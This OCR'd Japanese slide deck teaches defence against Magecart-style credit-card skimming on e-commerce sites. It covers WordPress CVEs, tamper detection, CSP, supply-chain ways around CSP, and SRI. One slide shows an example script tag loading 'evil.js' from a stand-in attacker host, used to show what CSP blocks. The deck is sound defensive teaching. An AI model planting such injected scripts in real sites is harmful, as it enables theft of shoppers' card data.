
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2006-4028				2006-08-09	2011-09-01	**10.0**	None	Remote	Low	Not required	Complete	Complete	Complete
	Multiple unspecified vulnerabilities in WordPress before 2.0.4 have unknown impact and remote attack vectors. NOTE: due to lack of details, it is not clear how these issues are different from CVE-2006-3389 and CVE-2006-3390, although it is likely that 2.0.4 addresses an unspecified issue related to "Anyone can register" functionality (user registration for guests).													
2	CVE-2008-6767			DoS	2009-04-28	2017-08-16	**10.0**	None	Remote	Low	Not required	Complete	Complete	Complete
	wp-admin/upgrade.php in WordPress, probably 2.6.x, allows remote attackers to upgrade the application, and possibly cause a denial of service (application outage), via a direct request.													
3	CVE-2009-2853	264		+Priv	2009-08-18	2017-11-16	**10.0**	None	Remote	Low	Not required	Complete	Complete	Complete
	Wordpress before 2.8.3 allows remote attackers to gain privileges via a direct request to (1) admin-footer.php, (2) edit-category-form.php, (3) edit-form-advanced.php, (4) edit-form-comment.php, (5) edit-link-category-form.php, (6) edit-link-form.php, (7) edit-page-form.php, and (8) edit-tag-form.php in wp-admin/.													
4	CVE-2011-3122				2011-08-10	2017-08-28	**10.0**	None	Remote	Low	Not required	Complete	Complete	Complete
	Unspecified vulnerability in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors related to "Media security."													
5	CVE-2011-3125				2011-08-10	2017-08-28	**10.0**	None	Remote	Low	Not required	Complete	Complete	Complete
	Unspecified vulnerability in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors related to "Various security hardening."													

https://www.cvedetails.com/vulnerability-list.php?vendor_id=2337&product_id=4096&version_id=&page=1&hasexp=0&opdos=0&opec=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdirt=0&opmemc=0&ophttprs=0&opbyp=0&opfileinc=0&opginf=0&cvssscoremin=0&cvssscoremax=0&year=0&month=0&cweid=0&order=3&trc=294&sha=f7e9f236634d1e8f8f1588d8b60868d41a0af790

適切なアクセス制御（NG例）

適切なアクセス制御 (OK!)



管理画面に必要なアクセス元IP以外は拒否

ページ管理を外部委託している場合、そこがバックドアになることを忘れずに！

改ざん検知
（早期発見）

改ざん検知の基本的な考え方

(2) Webページのハッシュを定期的に取る

33ab62c663474cd8497beb6290556d67.
33ab62c663474cd8497beb6290556d67.
33ab62c663474cd8497beb6290556d67.
fb1a0e8f73bb979c3ff17954ee22c7ac...

(3)
意図せぬページ変更を検知


画像提供：@xiatianguo(夏甜果)氏

改ざん検知の導入

予算：ある
Tripwireなど改ざん検知システムを素直に買う

予算：ない
簡単なスクリプトを作り、定期的にハッシュを取る、程度からまずやりましょう
※目視で「人が頑張る」はムリです

重点的に見るべき：
・カード番号入力画面
・チェックアウト画面
など攻撃者が欲しい情報があるページ



さらに進んだ対策

CSP (Content-Security-Policy)

JavaScriptなどの、取得元ホワイトリスト指定

```
Content-Security-Policy: script-src 'self'
https://apis.google.com
```

Response Headerに設定

```
<script src="https://evil.example.com/evil.js">
```

ページが改ざんされて埋め込まれても……


- 自ホストとapis.google.comからのJavaScriptのみOKです
- そこの //evil.example.com/evil.js!! あなたはダメです!

https://developers.google.com/web/fundamentals/security/csp?hl=ja

【公開】

攻撃者の
カード情報収集サーバ


決済代行事業者 (PSP)



blocked
by CSP

(2)

(2')



ユーザ

blocked
by CSP

外部JavaScriptの
読み込み指示

(1')

JavaScript
(決済代行事業者用)

(1)

改ざんされたECサイト

画像提供：@xiatianguo(夏甜果)氏

CSPの運用

- いきなりブロックすると予期せぬ機能停止を起こしがち
  → レポートを出すだけ(Content-Security-Policy-Report-Only)ができるため、はじめはreport-uriを用意。問題が起きそうな部分を洗い出していくのがポイント
- 運用工数は高い
  → 外部リソース変更のたびにレスポンスヘッダ設定変更

Report-Onlyで、そのログを監視する……
だけでも良いのではないかと。


CSPさえしっかり運用すれば完璧？

犯行手口 その3
CSP破り

サプライチェーン攻撃

外部リソースを提供するサードパーティを攻撃し、汚染コードを注入

特にWeb広告は2次受け・3次受けと階層が深く、攻撃を受けやすい傾向



この場合、取得元ドメインは
CSPでホワイトなので防げません

犯行手口 その4
CSP破りその2

事例）サードパーティのAccount Takeover

1. Google Tag Managerを外部リソースとして利用していた
2. Googleアカウントが乗っ取られ、汚染コードが注入された
3. この場合、CSPは無意味


https://www.sourcedefense.com/resources/blog/magecart-hackers-target-mobile-hotel-booking-websites-an-alternative-perspective/

追加対策

追加対策（運用編）

- 3rd Party Domainは必要性を十分吟味し、最小限に絞る

- 外部サービスのアカウント管理を徹底



- MFA(他要素認証)
- 退職者などのアカウント棚卸し

追加対策（技術編）


SRI（サブリソース完全性）

```
<script src="https://example.com/example-framework.js"
  integrity="sha384-
oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1w
x4JwY8wC"
  crossorigin="anonymous"></script>
```

- コンテンツとそのハッシュを入れておく
- サプライチェーン攻撃も対策できるが、運用に手間がかかりすぎるため実例は未だ皆無

Agenda

1. 盗まれるカード情報
2. 復習：クレジットカード
3. 決済代行事業者 (PSP)
4. 犯行手口
    1. 画面遷移乗っ取り
    2. E-Skimming #Magecart
5. 対策
    1. 改ざんされないために
    2. 改ざん検知
6. さらに進んだ対策
    1. CSP (Content-Security-Policy)
    2. CSP破り
    3. SRI (Subresource Integrity)



謝辞・その他の参考記事

Twitter

- @tiketiketikeke
- @FullM3talPacket
- @NaomiSuzuki_
- @piyokango
- @papa_anniekey
- @catnap707
- @ninoseki
- @ActorExpose
- @dave_daves
- @campuscodi
- @xiatianguo
- @BlutrichHadar

..... and many more!


blog

- Fox on Security (キタきつね氏)
  - http://foxsecurity.hatenablog.com/
- piyolog (piyokango氏)
  - https://piyolog.hatenadiary.jp/

article

- Magecart attack: What it is, how it works, and how to prevent it
  https://www.techrepublic.com/article/magecart-attack-what-it-is-how-it-works-and-how-to-prevent-it/
- Is Magecart Checking Out Your Secure Online Transactions?
  https://www.anomali.com/blog/is-magecart-checking-out-your-secure-online-transactions
- ECサイトを襲う「ステルス」外部リクエスト
  https://pcireadycloud.com/blog/2018/09/05/2639/
- クレジットカード情報盗み出しの手口をまとめた
  https://blog.tokumaru.org/2018/10/methods-of-stealing-credit-card-information.html
- P&G傘下のECサイトがハッキングされた件について
  https://micro-keyword.hatenablog.com/entry/2019/10/26/194232

その他、情報発信をされているすべての皆様に感謝いたします。



インターネットの闇を追うPodcast。
Episode 32では、不正クレジットカードの闇に迫っています。

https://darknetdiaries.com/episode/32/

付録：ユーザ側の対策


いつ、どこのECサイトからカード情報が盗まれるか、コントロールできない
→「盗まれても構わない」運用をする

1. 不正利用の補償

定期的にカード利用明細をチェックする
→ 利用時にメール通知してくれる
サービスが便利

2. バーチャルカードの利用

限度額を自由に設定できる[サブカード]を
発行できるサービスの利用
使わないときはショッピング枠を「ゼロ円」に
しておく



エポスバーチャルカード
https://www.eposcard.co.jp/virtual/index.html